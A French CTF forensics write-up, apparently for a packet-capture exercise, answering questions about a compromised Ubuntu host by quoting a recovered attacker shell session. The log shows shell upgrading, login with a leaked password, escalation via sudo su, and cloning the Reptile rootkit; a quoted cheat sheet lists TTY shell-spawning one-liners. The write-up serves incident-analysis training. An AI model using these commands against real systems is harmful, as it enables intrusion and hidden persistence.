
whoami

Preuve à l’appui :

Aller dans les trames TCP en jaune

Clic droit sur l’un d’eux


Suivre le flux TCP



```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 1529956
drwxr-xr-x  23 root root       4096 Feb  1 19:52 .
drwxr-xr-x  23 root root       4096 Feb  1 19:52 ..
drwxr-xr-x   2 root root       4096 Feb  1 20:11 bin
drwxr-xr-x   3 root root       4096 Feb  1 20:15 boot
drwxr-xr-x  18 root root       3880 Feb  1 20:05 dev
drwxr-xr-x  94 root root       4096 Feb  1 22:23 etc
drwxr-xr-x   3 root root       4096 Feb  1 20:05 home
lrwxrwxrwx   1 root root         34 Feb  1 19:52 initrd.img -> boot/initrd.img-4.15.0-135-generic
lrwxrwxrwx   1 root root         33 Jul 25  2018 initrd.img.old -> boot/initrd.img-4.15.0-29-generic
drwxr-xr-x  22 root root       4096 Feb  1 22:06 lib
drwxr-xr-x   2 root root       4096 Feb  1 20:08 lib64
drwx------   2 root root      16384 Feb  1 19:49 lost+found
drwxr-xr-x   2 root root       4096 Jul 25  2018 media
drwxr-xr-x   2 root root       4096 Jul 25  2018 mnt
drwxr-xr-x   2 root root       4096 Jul 25  2018 opt
dr-xr-xr-x 117 root root          0 Feb  1 20:23 proc
drwx------   3 root root       4096 Feb  1 22:20 root
drwxr-xr-x  29 root root       1040 Feb  1 22:23 run
drwxr-xr-x   2 root root      12288 Feb  1 20:11 sbin
drwxr-xr-x   4 root root       4096 Feb  1 20:06 snap
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
```


Question 9 :



What is the computer's hostname?

wir3

Preuve à l'appui :




```
drwxr-xr-x   2 root root       4096 Jul 25  2018 opt
dr-xr-xr-x 117 root root          0 Feb  1 20:23 proc
drwx------   3 root root       4096 Feb  1 22:20 root
drwxr-xr-x  29 root root       1040 Feb  1 22:23 run
drwxr-xr-x   2 root root      12288 Feb  1 20:11 sbin
drwxr-xr-x   4 root root       4096 Feb  1 20:06 snap
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
remote: Counting objects:   4% (9/217).[K
```

Question 10 :



Which command did the attacker execute to spawn a new TTY shell?

python3 -c 'import pty; pty.spawn("/bin/bash")'

Preuve à l’appui :


Un TTY (Teletypewriters) est un type particulier de fichiers qui implémente d’autres commandes au-delà de la lecture et de l’écriture. Un terminal est synonyme de TTY

```
drwxr-xr-x  29 root root       1040 Feb  1 22:23 run
drwxr-xr-x   2 root root      12288 Feb  1 20:11 sbin
drwxr-xr-x   4 root root       4096 Feb  1 20:06 snap
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
remote: Counting objects:   4% (9/217).[K
remote: Counting objects:   5% (11/217).[K
remote: Counting objects:   6% (14/217).[K
remote: Counting objects:   7% (16/217).[K
```



Spawning a TTY Shell


Peleus

Often during pen tests you may obtain a shell without having tty, yet wish to interact further with the system. Here are some commands which will allow you to spawn a tty shell. Obviously some of this will depend on the system environment and installed packages.

Shell Spawning

- `python -c 'import pty; pty.spawn("/bin/sh")'`
- `echo os.system('/bin/bash')`
- `/bin/sh -i`
- `perl —e 'exec "/bin/sh";'`
- `perl: exec "/bin/sh";`
- `ruby: exec "/bin/sh"`


Question 11 :



Which command was executed to gain a root shell?

sudo su

Preuve à l’appui :




```
drwxr-xr-x  29 root root       1040 Feb  1 22:23 run
drwxr-xr-x   2 root root      12288 Feb  1 20:11 sbin
drwxr-xr-x   4 root root       4096 Feb  1 20:06 snap
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
remote: Counting objects:   4% (9/217).[K
remote: Counting objects:   5% (11/217).[K
remote: Counting objects:   6% (14/217).[K
remote: Counting objects:   7% (16/217).[K
```


Question 12 :



The attacker downloaded something from GitHub. What is the name of the GitHub project?

REPTILE

Preuve à l’appui :




```
drwxr-xr-x   3 root root       4096 Feb  1 20:07 srv
-rw-------   1 root root 1566572544 Feb  1 19:52 swap.img
dr-xr-xr-x  13 root root          0 Feb  1 20:05 sys
drwxrwxrwt   2 root root       4096 Feb  1 22:25 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x  14 root root       4096 Feb  1 21:54 var
lrwxrwxrwx   1 root root         31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx   1 root root         30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
root@wir3:/# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
```


Question 13 :



The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

rootkit

Preuve à l'appui :



reptile git

Environ 4 480 000 résultats (0,49 secondes)

https://github.com › Reptile ▾ Traduire cette page

f0rb1dd3n/Reptile: LKM Linux rootkit - GitHub

apt install build-essential libncurses-dev linux-headers-$(uname -r) **git** clone https://**github**.com/f0rb1dd3n/**Reptile.git** cd **Reptile** make menuconfig # or ...

FIN